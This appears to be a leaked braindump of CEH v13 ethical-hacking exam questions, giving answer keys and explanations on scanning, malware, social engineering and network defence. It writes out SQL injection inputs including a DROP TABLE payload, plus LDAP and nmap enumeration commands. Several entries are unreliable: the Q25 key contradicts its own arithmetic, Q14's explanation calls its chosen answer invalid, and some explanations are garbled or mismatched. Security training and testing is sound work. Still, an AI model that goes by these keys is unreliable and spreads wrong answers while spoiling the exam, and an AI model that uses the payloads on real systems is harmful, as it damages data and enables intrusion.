ECCouncil.312-50v13.v2026-02-25.q332

Exam Code:	312-50v13
Exam Name:	Certified Ethical Hacker Exam (CEHv13)
Certification Provider:	ECCouncil
Free Question Number:	332
Version:	v2026-02-25
# of views:	108
# of Questions views:	3320
https://www.freepdfdumps.com/ECCouncil.312-50v13.v2026-02-25.q332.html	

NEW QUESTION: 1
A penetration tester is tasked with assessing the security of a smart home IoT device that communicates with a mobile app over an unencrypted connection. The tester wants to intercept the communication and extract sensitive information. What is the most effective approach to exploit this vulnerability?
A. Perform a brute-force attack on the device's Wi-Fi credentials
B. Use a man-in-the-middle (MitM) attack to intercept and analyze the unencrypted traffic
C. Execute a SQL injection attack on the IoT device's cloud management portal
D. Use a dictionary attack to guess the admin login credentials of the device
Answer: B (LEAVE A REPLY)
IoT devices often suffer from weak or missing encryption protocols, creating opportunities for attackers to intercept sensitive information. CEH courseware highlights that when device-to-app communication occurs in plaintext, a man-in-the-middle attack becomes one of the most effective exploitation methods. By positioning themselves between the device and the mobile application, the attacker can observe all transmitted data, including configuration updates, authentication tokens, and personal information. Tools such as Wireshark, mitmproxy, and specialized IoT interception frameworks allow testers to capture packets, decode protocols, and reconstruct application logic. The CEH curriculum stresses the importance of evaluating IoT device communication channels, because many rely on unsecured HTTP or proprietary plaintext protocols. Brute- force attempts, SQL injection, or dictionary attacks do not directly target the device-app communication pathway and would not exploit the fundamental weakness present here: lack of encryption. A MitM attack directly takes advantage of this flaw and provides comprehensive visibility into all transmitted data, making it the most effective and CEH-aligned method of exploitation.

NEW QUESTION: 2

What type of a vulnerability/attack is it when the malicious person forces the user's browser to send an authenticated request to a server?

A. Session hijacking

B. Server Side Request Forgery

C. Cross-site request forgery

D. Cross-site scripting

Answer: C (LEAVE A REPLY)

Cross-Site Request Forgery (CSRF) is covered in CEH v13 Module 12: Hacking Web Applications. It occurs when an attacker tricks a victim's browser into making unintended, authenticated requests to a web application where the victim is already logged in.

Example:

User logs in to a banking site.

While logged in, the attacker sends the user a crafted link that submits a transaction via a hidden request.

Since the user's session cookies are valid, the bank processes the request.

Why Other Options Are Incorrect:

A). Session hijacking: Steals session tokens but doesn't involve forcing browser actions.

B). SSRF: Server sends a request to an internal service, not via user's browser.

D). XSS: Executes scripts in the user's browser but doesn't force HTTP requests under the user's identity.

Reference:

Module 12 - Application Layer Attacks # CSRF

CEH Labs: CSRF Exploitation Demo with Logged-In Session Tokens

NEW QUESTION: 3

in this attack, an adversary tricks a victim into reinstalling an already-in-use key. This is achieved by manipulating and replaying cryptographic handshake messages. When the victim reinstall the key, associated parameters such as the incremental transmit packet number and receive packet number are reset to their initial values. What is this attack called?

A. Chop chop attack

B. KRACK

C. Evil twin

D. Wardriving

Answer: B (LEAVE A REPLY)

In this attack KRACK is an acronym for Key Reinstallation Attack. KRACK may be a severe replay attack on Wi-Fi Protected Access protocol (WPA2), which secures your Wi-Fi connection. Hackers use KRACK to take advantage of a vulnerability in WPA2. When in close range of a possible victim, attackers can access and skim encrypted data using KRACK.

How KRACK Works

Your Wi-Fi client uses a four-way handshake when attempting to attach to a protected network. The handshake confirms that both the client - your smartphone, laptop, et cetera - and therefore

the access point share the right credentials, usually a password for the network. This establishes the Pairwise passkey (PMK), which allows for encoding .

Overall, this handshake procedure allows for quick logins and connections and sets up a replacement encryption key with each connection. this is often what keeps data secure on Wi-Fi connections, and every one protected Wi-Fi connections use the four-way handshake for security. This protocol is that the reason users are encouraged to use private or credential-protected Wi-Fi instead of public connections.

KRACK affects the third step of the handshake, allowing the attacker to control and replay the WPA2 encryption key to trick it into installing a key already in use. When the key's reinstalled, other parameters related to it - the incremental transmit packet number called the nonce and therefore the replay counter - are set to their original values.

Rather than move to the fourth step within the four-way handshake, nonce resets still replay transmissions of the third step. This sets up the encryption protocol for attack, and counting on how the attackers replay the third-step transmissions, they will take down Wi-Fi security.

Why KRACK may be a Threat

Think of all the devices you employ that believe Wi-Fi. it isn't almost laptops and smartphones; numerous smart devices now structure the web of Things (IoT). due to the vulnerability in WPA2, everything connected to Wi-Fi is in danger of being hacked or hijacked.

Attackers using KRACK can gain access to usernames and passwords also as data stored on devices. Hackers can read emails and consider photos of transmitted data then use that information to blackmail users or sell it on the Dark Web.

Theft of stored data requires more steps, like an HTTP content injection to load malware into the system.

Hackers could conceivably take hold of any device used thereon Wi-Fi connection. Because the attacks require hackers to be on the brink of the target, these internet security threats could also cause physical security threats.

On the opposite hand, the necessity to be in close proximity is that the only excellent news associated with KRACK, as meaning a widespread attack would be extremely difficult.

Victims are specifically targeted. However, there are concerns that a experienced attacker could develop the talents to use HTTP content injection to load malware onto websites to make a more widespread affect.

Everyone is in danger from KRACK vulnerability. Patches are available for Windows and iOS devices, but a released patch for Android devices is currently in question (November 2017).

There are issues with the discharge , and lots of question if all versions and devices are covered.

The real problem is with routers and IoT devices. These devices aren't updated as regularly as computer operating systems, and for several devices, security flaws got to be addressed on the manufacturing side. New devices should address KRACK, but the devices you have already got in your home probably aren't protected.

The best protection against KRACK is to make sure any device connected to Wi-Fi is patched and updated with the newest firmware. that has checking together with your router's manufacturer periodically to ascertain if patches are available.

The safest connection option may be a private VPN, especially when publicly spaces. If you would like a VPN for private use, avoid free options, as they need their own security problems and there'll even be issues with HTTPs. Use a paid service offered by a trusted vendor like Kaspersky. Also, more modern networks use WPA3 for better security.
Avoid using public Wi-Fi, albeit it's password protection. That password is out there to almost anyone, which reduces the safety level considerably.
All the widespread implications of KRACK and therefore the WPA2 vulnerability aren't yet clear. what's certain is that everybody who uses Wi-Fi is in danger and wishes to require precautions to guard their data and devices.

NEW QUESTION: 4
When discussing passwords, what is considered a brute force attack?
A. You attempt every single possibility until you exhaust all possible combinations or discover the password
B. You threaten to use the rubber hose on someone unless they reveal their password
C. You load a dictionary of words into your cracking program
D. You create hashes of a large number of words and compare it with the encrypted passwords
E. You wait until the password expires
Answer: A (LEAVE A REPLY)
A brute-force attack is the most exhaustive password-cracking method. It tries every possible combination of characters (letters, numbers, and symbols) until the correct password is found.
From CEH v13 Courseware:
Module 6: Password Cracking Techniques
CEH v13 Study Guide states:
"Brute-force attacks try every possible combination until the correct password is discovered. It's resource- intensive but guarantees success if enough time and processing power is available."
Incorrect Options:
B: Refers to social engineering or coercion.
C: Describes a dictionary attack.
D: Refers to a rainbow table attack.
E: Not a cracking method.
Reference:CEH v13 Study Guide - Module 6: Brute-Force vs. Dictionary Attacks

NEW QUESTION: 5
During an internal red team engagement, an operator discovers that TCP port 389 is open on a target system identified as a domain controller. To assess the extent of LDAP exposure, the operator runs the command ldapsearch -h <Target IP> -x -s base namingcontexts and receives a response revealing the base distinguished name (DN): DC=internal,DC=corp. This naming context indicates the root of the LDAP directory structure.
With this discovery, the operator plans the next step to continue LDAP enumeration and expand visibility into users and objects in the domain. What is the most logical next action?

A. Launch a brute-force attack against user passwords via SMB
B. Conduct an ARP scan on the local subnet
C. Attempt an RDP login to the domain controller
D. Use the base DN in a filter to enumerate directory objects
Answer: (SHOW ANSWER)
Once the base DN is identified through LDAP namingContexts, CEH teaches that the next step in enumeration is to query the directory tree using this DN. This allows retrieval of users, groups, computers, and other AD objects. LDAP-based enumeration requires valid search filters rooted in the base DN.

NEW QUESTION: 6
You have successfully logged on to a Linux system. You want to now cover your tracks. Your login attempt may be logged in several files located in /var/log. Which file does NOT belong to this list?
A. user.log
B. auth.fesg
C. wtmp
D. btmp
Answer: (SHOW ANSWER)
Comprehensive and Detailed Explanation:
The correct file name is /var/log/auth.log (not auth.fesg). "auth.fesg" is a typo or does not exist by default in Linux systems.
Linux login records include:
/var/log/auth.log - authentication logs
/var/log/wtmp - records login sessions
/var/log/btmp - records failed logins
/var/log/user.log - logs user-level messages (optional)
Therefore, B is not a valid log file.
From CEH v13 Courseware:
Module 6: System Hacking # Covering Tracks in Linux
Reference:Linux Man Pages - wtmp, btmp, auth.log

NEW QUESTION: 7
You have successfully comprised a server having an IP address of 10.10.0.5. You would like to enumerate all machines in the same network quickly.
What is the best Nmap command you will use?
A. nmap -T4 -q 10.10.0.0/24
B. nmap -T4 -F 10.10.0.0/24
C. nmap -T4 -r 10.10.1.0/24
D. nmap -T4 -O 10.10.0.0/24
Answer: B (LEAVE A REPLY)

https://nmap.org/book/man-port-specification.html
NOTE: In my opinion, this is an absolutely wrong statement of the question. But you may come across a question with a similar wording on the exam. What does "fast" mean? If we want to increase the speed and intensity of the scan we can select the mode using the -T flag (0/1/2/3/4/5). At high -T values, we will sacrifice stealth and gain speed, but we will not limit functionality.
nmap -T4 -F 10.10.0.0/24: This option is "correct" because of the -F flag.
-F (Fast (limited port) scan)
Specifies that you wish to scan fewer ports than the default. Normally Nmap scans the most common 1,000 ports for each scanned protocol. With -F, this is reduced to 100.
Technically, scanning will be faster, but just because we have reduced the number of ports by 10 times, we are just doing 10 times less work, not faster.

NEW QUESTION: 8
You want to analyze packets on your wireless network. Which program would you use?
A. Wireshark with Airpcap
B. Airsnort with Airpcap
C. Wireshark with Winpcap
D. Ethereal with Winpcap
Answer: A (LEAVE A REPLY)
https://support.riverbed.com/content/support/software/steelcentral-npm/airpcap.html Since this question refers specifically to analyzing a wireless network, it is obvious that we need an option with AirPcap (Riverbed AirPcap USB-based adapters capture 802.11 wireless traffic for analysis). Since it works with two traffic analyzers SteelCentral Packet Analyzer (Cascade Pilot) or Wireshark, the correct option would be "Wireshark with Airpcap." NOTE: AirPcap adapters no longer available for sale effective January 1, 2018, but a question on this topic may occur on your exam.

NEW QUESTION: 9
A penetration tester identifies malware that monitors the activities of a user and secretly collects personal information, such as login credentials and browsing habits. What type of malware is this?
A. Worm
B. Rootkit
C. Spyware
D. Ransomware
Answer: (SHOW ANSWER)
CEH defines spyware as malware designed to covertly observe user behavior and transmit sensitive information to attackers without the victim's knowledge. Spyware commonly records keystrokes, browser activity, form submissions, application usage, and other personally

identifiable information. CEH highlights that spyware often operates silently and may disguise itself as legitimate software, making detection difficult.
Unlike rootkits-which hide processes and files-or worms that self-replicate, spyware focuses exclusively on monitoring and data exfiltration. It is frequently installed through phishing, drive-by downloads, browser vulnerabilities, or malicious installers. Spyware can serve as a stepping stone for further system compromise by providing attackers with credentials for privilege escalation, lateral movement, or financial theft. CEH emphasizes the need for endpoint hardening, updated anti-malware engines, and behavioral analysis tools to detect such stealthy monitoring programs.

NEW QUESTION: 10
Which access control mechanism allows for multiple systems to use a central authentication server (CAS) that permits users to authenticate once and gain access to multiple systems?
A. Role Based Access Control (RBAC)
B. Discretionary Access Control (DAC)
C. Single sign-on
D. Windows authentication
Answer: (SHOW ANSWER)
In CEH v13 Module 05: System Hacking, and Module 14: Access Control, Identity Management, and Cryptography, Single Sign-On (SSO) is defined as a system that allows users to authenticate once and gain access to multiple systems without re-entering credentials.
SSO uses a Central Authentication Server (CAS).
Common technologies: Kerberos, OAuth, SAML, AD Federation Services.
Improves user convenience and centralized credential management.
Reference:
CEH v13 Module 14 - Identity and Access Management Concepts
CEH iLabs: SSO Architecture Demonstration

NEW QUESTION: 11
Which of the following is the primary objective of a rootkit?
A. It opens a port to provide an unauthorized service
B. It creates a buffer overflow
C. It replaces legitimate programs
D. It provides an undocumented opening in a program
Answer: (SHOW ANSWER)
The main purpose of a rootkit is to hide malicious activity by modifying or replacing legitimate system binaries (e.g., ls, ps, netstat) so they no longer show the presence of malicious files, users, or processes. This enables attackers to maintain persistent and stealthy access.
From CEH v13 Official Courseware:
* Module 6: Malware Threats # Rootkits
CEH v13 Study Guide states:

"Rootkits are stealthy programs designed to conceal the existence of other malicious processes or programs by replacing legitimate operating system utilities and binaries. This makes detection and removal extremely difficult." Incorrect Options:
* A: This is a backdoor's behavior.
* B: A buffer overflow is a method of exploitation, not the rootkit's purpose.
* D: Refers to a backdoor or vulnerability, not a rootkit's core function.
Reference:CEH v13 Study Guide - Module 6: Rootkits and Malware TypesNIST SP 800-83 - Malware Incident Prevention and Handling

NEW QUESTION: 12
You are analyzing traffic on the network with Wireshark. You want to routinely run a cron job which will run the capture against a specific set of IPs - 192.168.8.0/24. What command would you use?
A. wireshark --fetch '192.168.8*'
B. wireshark --capture --local masked 192.168.8.0 ---range 24
C. tshark -net 192.255.255.255 mask 192.168.8.0
D. sudo tshark -f "net 192.168.8.0/24"
Answer: (SHOW ANSWER)
Comprehensive and Detailed Explanation:
Tshark is the command-line version of Wireshark. The correct syntax for filtering packets from a subnet:
sudo tshark -f "net 192.168.8.0/24"
This captures only the traffic from that IP range. It's ideal for cron jobs and automated monitoring.
From CEH v13 Courseware:
Module 8: Sniffing # Tshark and Wireshark Usage
Reference:Wireshark Docs - Tshark Capture Filters

NEW QUESTION: 13
A penetration tester is assessing a company's HR department for vulnerability to social engineering attacks using knowledge of recruitment and onboarding processes. What is the most effective technique to obtain network access credentials without raising suspicion?
A. Develop a fake social media profile to connect with HR employees and request sensitive information
B. Create a convincing fake onboarding portal that mimics the company's internal systems
C. Send a generic phishing email with a link to a fake HR policy document
D. Conduct a phone call posing as a new employee to request password resets
Answer: B (LEAVE A REPLY)
Social engineering attacks that target business processes are especially effective when they mimic legitimate workflows. CEH learning materials emphasize that attackers often exploit trust relationships and organizational procedures rather than attempting broad or generic phishing methods. In the context of HR operations, onboarding portals are highly trusted and frequently

accessed by new employees who expect to enter personal information, submit documents, and receive initial network credentials. By creating a fake onboarding portal that closely resembles the organization's internal system, an attacker can collect credentials without triggering suspicion because the action being requested appears normal and expected. This method leverages procedural familiarity, brand consistency, and the implied authority of HR communications, making it far more effective than generic phishing emails or unsolicited social media messages. Phone calls, while sometimes useful, involve real-time interaction and increase the chance of detection. The fake portal, however, seamlessly integrates into existing processes, making it the most effective and lowest-profile approach for acquiring network credentials.

NEW QUESTION: 14

Consider the following Nmap output:

What command-line parameter could you use to determine the type and version number of the web server?

A. -sv

B. -Pn

C. -V

D. -ss

Answer: A (LEAVE A REPLY)

According to CEH v13 Module 03: Scanning Networks, when using Nmap for service enumeration and fingerprinting, the flag to determine service version and type information is:

-sV - Version Detection Scan

nmap -sV <target IP> instructs Nmap to actively connect to open ports and probe the services running on those ports. This technique helps identify:

The service name (e.g., Apache, Nginx, etc.)

The version number (e.g., Apache 2.4.54)

The OS or device details (when possible)

This is especially useful when ports like 80 (HTTP) and 443 (HTTPS) are open, as it helps determine which web server is running (e.g., Apache, IIS, Nginx) and its version - which is critical for vulnerability assessment.

Why Other Options Are Incorrect:
A). -sv
Incorrect syntax. Nmap flags are case-sensitive and this is a typo. Correct flag is -sV.
B). -Pn
Skips host discovery (ping scan). It does not provide service version info.
C). -V
Displays Nmap's version, not the service version on the target.
D). -ss
Incorrect spelling. You may have meant -sS (TCP SYN scan), which is for port scanning, not version detection.
Correct Option is A, assuming the intent is to write the correct syntax as -sV. However, strictly speaking, if this is a case-sensitive exam, and the listed option is -sv (lowercase 'v'), it would be invalid. But based on CEH exam context where minor casing issues are accepted if conceptually correct, A is the best answer.
Reference from CEH v13 Study Guide and Courseware:
Module 03 - Scanning Networks, Section: Nmap Scan Types and Options
EC-Council iLabs: Performing Version Detection Using nmap -sV
Nmap Official Docs (Referenced in CEH): https://nmap.org/book/man-version-detection.html
-h | findstr " -sV" -sV: Probe open ports to determine service/version info

NEW QUESTION: 15
What kind of detection technique is used in antivirus software that collects data from multiple protected systems and performs analysis in a cloud-based environment?
A. VCloud based
B. Honeypot based
C. Behavior based
D. Heuristics based
Answer: A (LEAVE A REPLY)
Comprehensive and Detailed Explanation:
VCloud-based (also known as Cloud-based or Cloud-assisted) antivirus leverages cloud computing to:
* Offload detection and analysis to powerful remote servers
* Provide real-time updates and threat intelligence
* Aggregate data from multiple endpoints to improve detection
This method is efficient, especially for zero-day threats and large-scale protection.
From CEH v13 Courseware:
* Module 6: Malware Threats # Modern Antivirus Technologies
Reference:CEH v13 Study Guide - Cloud-Based Antivirus Detection

NEW QUESTION: 16

Which address translation scheme would allow a single public IP address to always correspond to a single machine on an internal network, allowing "server publishing"?
A. Static Network Address Translation
B. Overloading Port Address Translation
C. Dynamic Network Address Translation
D. Dynamic Port Address Translation
Answer: A (LEAVE A REPLY)

NEW QUESTION: 17
Within the context of Computer Security, which of the following statements describes Social Engineering best?
A. Social Engineering is the act of publicly disclosing information
B. Social Engineering is the means put in place by human resource to perform time accounting
C. Social Engineering is the act of getting needed information from a person rather than breaking into a system
D. Social Engineering is a training program within sociology studies
Answer: C (LEAVE A REPLY)
Comprehensive and Detailed Explanation:
Social engineering is a psychological manipulation technique used by attackers to trick individuals into divulging confidential or personal information that may be used for fraudulent purposes.
It relies on human interaction and may involve tactics such as:
Impersonation
Pretexting
Phishing
Baiting
Rather than attacking systems directly, attackers exploit human trust and error.
From CEH v13 Courseware:
Module 7: Social Engineering
Reference:CEH v13 Study Guide - Module 7: Human-Based and Computer-Based Social Engineering

NEW QUESTION: 18

What is the purpose of a demilitarized zone on a network?
A. To scan all traffic coming through the DMZ to the internal network
B. To only provide direct access to the nodes within the DMZ and protect the network behind it
C. To provide a place to put the honeypot
D. To contain the network devices you wish to protect
Answer: B (LEAVE A REPLY)
A demilitarized zone (DMZ) is a buffer zone between a trusted internal network and an untrusted external network (usually the internet). Public-facing services like web servers, email servers, and DNS servers are typically placed in the DMZ. These nodes can be accessed from the internet, but the DMZ design ensures that unauthorized access to the internal network is blocked or highly restricted.
The purpose is to provide access to certain systems without exposing the internal network directly.
Reference:
CEH v13 eCourseware - Module 02: Footprinting and Reconnaissance # Network Topologies and Firewalls CEH v13 Study Guide - Chapter: Network Architecture Security # "Understanding DMZ Configuration"

NEW QUESTION: 19
Which of the following incident handling process phases is responsible for defining rules, collaborating human workforce, creating a back-up plan, and testing the plans for an organization?
A. Preparation phase
B. Containment phase
C. Identification phase
D. Recovery phase
Answer: (SHOW ANSWER)
The preparation phase of incident handling is the proactive phase where organizations:
Develop and define incident response policies and rules
Assign roles and responsibilities
Design backup and disaster recovery strategies
Train staff and test response plans via drills or tabletop exercises
This phase ensures that the organization is ready to respond effectively when an incident occurs.
Reference - CEH v13 Official Study Guide:
Module 18: Incident Response and Computer Forensics
Quote:
"In the preparation phase, organizations define rules, set up an incident response team, perform training, and establish and test incident handling procedures." Incorrect Options:
B). Containment is about stopping the spread of an active incident
C). Identification is when the incident is first detected
D). Recovery is for restoring systems post-incident

NEW QUESTION: 20
A network administrator discovers several unknown files in the root directory of his Linux FTP server. One of the files is a tarball, two are shell script files, and the third is a binary file is named "nc." The FTP server's access logs show that the anonymous user account logged in to the server, uploaded the files, and extracted the contents of the tarball and ran the script using a function provided by the FTP server's software. The "ps" command shows that the "nc" file is running as process, and the netstat command shows the "nc" process is listening on a network port.
What kind of vulnerability must be present to make this remote attack possible?
A. File system permissions
B. Privilege escalation
C. Directory traversal
D. Brute force login
Answer: (SHOW ANSWER)
File system permissions
Processes may automatically execute specific binaries as part of their functionality or to perform other actions. If the permissions on the file system directory containing a target binary, or permissions on the binary itself, are improperly set, then the target binary may be overwritten with another binary using user-level permissions and executed by the original process. If the original process and thread are running under a higher permissions level, then the replaced binary will also execute under higher-level permissions, which could include SYSTEM.
Adversaries may use this technique to replace legitimate binaries with malicious ones as a means of executing code at a higher permissions level. If the executing process is set to run at a specific time or during a certain event (e.g., system bootup) then this technique can also be used for persistence.

NEW QUESTION: 21
During a UDP service enumeration scan, the tester sees that some ports respond with ICMP Type 3 Code 3 (Port Unreachable), while most remain silent. No firewall or IDS is interfering.
What can the tester conclude about the non-responsive ports?
A. The ports are likely closed because no ICMP response was received.
B. The system blocked all probes after rate-limiting was detected.
C. They may be open or filtered, requiring retransmission.
D. They may correspond to some services requiring three-way handshakes.
Answer: (SHOW ANSWER)
UDP scanning produces reliable "closed" results only when an ICMP Port Unreachable is returned. Silent responses indicate either open ports (no reply expected) or filtered ports (blocks dropping packets). CEH emphasizes that non-responses require retransmission or alternate verification techniques.

NEW QUESTION: 22
Which of the following is the BEST way to defend against network sniffing?
A. Using encryption protocols to secure network communications
B. Register all machines MAC Address in a Centralized Database
C. Use Static IP Address
D. Restrict Physical Access to Server Rooms hosting Critical Servers
Answer: (SHOW ANSWER)
https://en.wikipedia.org/wiki/Sniffing_attack
To prevent networks from sniffing attacks, organizations and individual users should keep away from applications using insecure protocols, like basic HTTP authentication, File Transfer Protocol (FTP), and Telnet. Instead, secure protocols such as HTTPS, Secure File Transfer Protocol (SFTP), and Secure Shell (SSH) should be preferred. In case there is a necessity for using any insecure protocol in any application, all the data transmission should be encrypted. If required, VPN (Virtual Private Networks) can be used to provide secure access to users.
NOTE: I want to note that the wording "best option" is valid only for the EC-Council's exam since the other options will not help against sniffing or will only help from some specific attack vectors. The sniffing attack surface is huge. To protect against it, you will need to implement a complex of measures at all levels of abstraction and apply controls at the physical, administrative, and technical levels. However, encryption is indeed the best option of all, even if your data is intercepted - an attacker cannot understand it.

NEW QUESTION: 23
You need to deploy a new web-based software package for your organization. The package requires three separate servers and needs to be available on the Internet. What is the recommended architecture in terms of server placement?
A. All three servers need to be placed internally
B. A web server facing the Internet, an application server on the internal network, a database server on the internal network
C. A web server and the database server facing the Internet, an application server on the internal network
D. All three servers need to face the Internet so that they can communicate between themselves
Answer: (SHOW ANSWER)
The recommended architecture for secure web application deployment is a multi-tiered setup:
Web server in the DMZ (public-facing)
Application server on the internal network
Database server on the internal network
This design limits the exposure of critical components. Only the web server is exposed to the internet, while application and database servers are shielded by firewalls and only accessible internally.
Reference - CEH v13 Official Study Guide:
Module 10: Hacking Web Servers

Quote:
"Place the web server in the DMZ and keep the application and database servers within the internal network.
This reduces the attack surface and provides layered security."
Incorrect Options Explained:
A). Internal placement makes them inaccessible externally.
C & D. Exposing the database or all servers to the internet introduces significant risk.

NEW QUESTION: 24
What type of analysis is performed when an attacker has partial knowledge of inner-workings of the application?
A. Black-box
B. Announced
C. White-box
D. Grey-box
Answer: (SHOW ANSWER)
Comprehensive and Detailed Explanation From CEH v13 Guide:
Grey-box testing is a hybrid method where the tester has partial knowledge of the internal workings of the system, allowing for a more focused and efficient assessment of security vulnerabilities compared to black- box (no knowledge) and white-box (full knowledge). This approach simulates an insider threat or a user with limited access rights.
CEH v13 Reference:
Module 15: Hacking Web Applications - Types of Penetration Testing
"Gray-box testing assumes partial knowledge of internal structures, combining elements of both black-box and white-box testing."

NEW QUESTION: 25
In an intricate web application architecture using an Oracle database, you, as a security analyst, have identified a potential SQL Injection attack surface. The database consists of 'x' tables, each with y columns.
Each table contains z1 records. An attacker, well-versed in SQLi techniques, crafts 'u' SQL payloads, each attempting to extract maximum data from the database. The payloads include UNION SELECT' statements and 'DBMS_XSLPPOCESSOR.READ2CLOB' to read sensitive files. The attacker aims to maximize the total data extracted E=xyz'u'. Assuming 'x=4\ y=2\ and varying z' and 'u\ which situation is likely to result in the highest extracted data volume?
A. z=400. u=4: The attacker constructs A SQLpayloads, each focusing on tables with 400 records, influencing all columns of all tables
B. z=550, u=Z Here, the attacker formulates 2 SQL payloads and directs them towards tables containing
550 records, impacting all columns and tables

C. z=600. u=2: The attacker devises 2 SQL payloads. each aimed at tables holding 600 records, affecting all columns across all tables
D. Az=500. u=3: The attacker creates 3 SQL payloads and targets tables with 500 records each, exploiting all columns and tables
Answer: C (LEAVE A REPLY)
The total data extracted by the attacker is E=xyz'u', where x is the number of tables, y is the number of columns, z is the number of records, and u is the number of SQL payloads. To maximize E, the attacker would want to choose the highest values of z and u, while keeping x and y constant. Therefore, the situation where z=600 and u=2 would result in the highest extracted data volume, as E=42600*2=9600. The other situations would result in lower values of E, as shown below:
* A: E=42400*4=12800
* B: E=42550*2=8800
* D: E=42500*3=12000
The attacker uses UNION SELECT statements to combine the results from different tables and columns, and DBMS_XSLPPOCESSOR.READ2CLOB to read sensitive files from the database server12. These techniques can bypass input validation and pattern matching measures that are based on the application's responses3.
References:
* 1: DBMS_XSLPROCESSOR - Oracle Help Center
* 2: DBMS_XSLPROCESSOR.READ2CLOB Example Script to Read a file data into ...
* 3: Attack Surface Analysis - OWASP Cheat Sheet Series

NEW QUESTION: 26
A penetration tester is testing a web application's product search feature, which takes user input and queries the database. The tester suspects inadequate input sanitization. What is the best approach to confirm the presence of SQL injection?
A. Inject a script to test for Cross-Site Scripting (XSS)
B. Input DROP TABLE products; -- to see if the table is deleted
C. Enter 1' OR '1'='1 to check if all products are returned
D. Use directory traversal syntax to access restricted files on the server
Answer: (SHOW ANSWER)
Tautology-based SQL injection tests, such as using ' OR '1'='1, are safe and effective methods to verify whether SQL queries are being manipulated by user input. CEH emphasizes avoiding destructive queries and using logical expressions that return all rows if injection is successful.

NEW QUESTION: 27
Which DNS resource record can indicate how long any "DNS poisoning" could last?
A. MX
B. SOA
C. NS

D. TIMEOUT

Answer: B (LEAVE A REPLY)

DNS poisoning (also known as DNS cache poisoning) occurs when a malicious actor injects false DNS data into a DNS resolver's cache. The poisoned entry will persist for the duration of its TTL (Time To Live), which is defined in the DNS SOA (Start of Authority) record.

The SOA record contains several fields including:

Serial number

Refresh

Retry

Expire

Minimum TTL

The Minimum TTL value in the SOA record determines how long a DNS resolver should cache the DNS data

- including any potentially poisoned data.

From CEH v13 Official Courseware:

Module 3: Scanning Networks

Topic: DNS Enumeration & Poisoning

CEH v13 Study Guide states:

"The SOA record includes a minimum TTL value that dictates how long DNS information should be cached by other DNS servers. If DNS cache poisoning occurs, the false information will persist until the TTL expires." Incorrect Options:

A: MX (Mail Exchange) defines mail servers, not TTLs.

C: NS (Name Server) specifies authoritative servers, not caching durations.

D: TIMEOUT is not a valid DNS resource record.

Reference:CEH v13 Study Guide - Module 3: DNS Records # SOA Record Structure and TTLRFC 1035 - Domain Names: Implementation and Specification (Section 3.3.13)

NEW QUESTION: 28

Which of the following options represents a conceptual characteristic of an anomaly-based IDS over a signature-based IDS?

A. Produces less false positives

B. Can identify unknown attacks

C. Requires vendor updates for a new threat

D. Cannot deal with encrypted network traffic

Answer: (SHOW ANSWER)

An anomaly-based intrusion detection system is an intrusion detection system for detecting both network and computer intrusions and misuse by monitoring system activity and classifying it as either normal or anomalous. The classification is based on heuristics or rules, rather than patterns or signatures, and attempts to detect any type of misuse that falls out of normal system operation. This is as opposed to signature-based systems, which can only detect attacks for which a signature has previously been created.

In order to positively identify attack traffic, the system must be taught to recognize normal system activity.
The two phases of a majority of anomaly detection systems consist of the training phase (where a profile of normal behaviors is built) and the testing phase (where current traffic is compared with the profile created in the training phase). Anomalies are detected in several ways, most often with artificial intelligence type techniques. Systems using artificial neural networks have been used to great effect. Another method is to define what normal usage of the system comprises using a strict mathematical model, and flag any deviation from this as an attack. This is known as strict anomaly detection.[3] Other techniques used to detect anomalies include data mining methods, grammar-based methods, and the Artificial Immune System.
Network-based anomalous intrusion detection systems often provide a second line of defense to detect anomalous traffic at the physical and network layers after it has passed through a firewall or other security appliance on the border of a network. Host-based anomalous intrusion detection systems are one of the last layers of defense and reside on computer endpoints. They allow for fine-tuned, granular protection of endpoints at the application level.
Anomaly-based Intrusion Detection at both the network and host levels have a few shortcomings; namely a high false-positive rate and the ability to be fooled by a correctly delivered attack. Attempts have been made to address these issues through techniques used by PAYL and MCPAD.

NEW QUESTION: 29
Which of the following is the primary goal of ethical hacking?
A. To disrupt services by launching denial-of-service attacks
B. To identify and fix security vulnerabilities in a system
C. To steal sensitive information from a company's network
D. To spread malware to compromise multiple systems
Answer: B (LEAVE A REPLY)
Ethical hacking, as defined throughout CEH courseware, is the authorized and legitimate process of identifying vulnerabilities, weaknesses, and misconfigurations in information systems. The primary objective is to strengthen security by discovering issues before malicious actors can exploit them. Ethical hackers follow strict legal guidelines, obtain written permission, and operate within a defined scope to ensure their activities contribute positively to the organization's security posture. Unlike malicious hacking, the intent is not to steal data, cause harm, or disrupt operations. Ethical hackers use the same tools, techniques, and methodologies that attackers use, but with the purpose of remediation and risk reduction. CEH emphasizes that ethical hacking supports defense-in-depth strategies by enabling organizations to harden their environments and proactively mitigate threats. Therefore, identifying and fixing vulnerabilities is the central mission of ethical hacking.

NEW QUESTION: 30

In both pharming and phishing attacks, an attacker can create websites that look similar to legitimate sites with the intent of collecting personal identifiable information from its victims. What is the difference between pharming and phishing attacks?

A. In a pharming attack, a victim is redirected to a fake website by modifying their host configuration file or by exploiting vulnerabilities in DNS. In a phishing attack, an attacker provides the victim with a URL that is either misspelled or looks similar to the actual website's domain name.

B. In a phishing attack, a victim is redirected to a fake website by modifying their host configuration file or by exploiting vulnerabilities in DNS. In a pharming attack, an attacker provides the victim with a URL that is either misspelled or looks very similar to the actual website's domain name.

C. Both pharming and phishing attacks are purely technical and are not considered forms of social engineering.

D. Both pharming and phishing attacks are identical.

Answer: A (LEAVE A REPLY)

According to CEH v13 Module 09: Social Engineering, both pharming and phishing are forms of fraud that direct users to malicious websites. However, their techniques differ:

Pharming involves modifying DNS entries or the victim's host file to silently redirect users to a malicious site without needing user interaction.

Phishing involves sending links via emails or messages where the URL is visually deceptive (misspelled, similar domain names, homoglyph attacks).

Reference:

Module 09 - Social Engineering, Section: Pharming vs. Phishing Techniques CEH eBook: Attack Vectors in Identity Theft and Fraud

NEW QUESTION: 31

A penetration tester discovers malware on a system that disguises itself as legitimate software but performs malicious actions in the background. What type of malware is this?

A. Trojan

B. Spyware

C. Worm

D. Rootkit

Answer: A (LEAVE A REPLY)

CEH v13 defines a Trojan as malware that appears as a legitimate, trusted software application while secretly executing malicious actions behind the scenes. Trojans rely on deception rather than replication, often masquerading as tools, utilities, updates, or installers. Once executed, they may install backdoors, steal credentials, exfiltrate data, or modify system settings. The defining characteristic emphasized in CEH is the legitimate-looking facade combined with hidden malicious intent, which matches the scenario perfectly.

Spyware (Option B) focuses on monitoring and data collection but does not necessarily disguise itself as legitimate software. Worms (Option C) self-replicate across networks, which is not

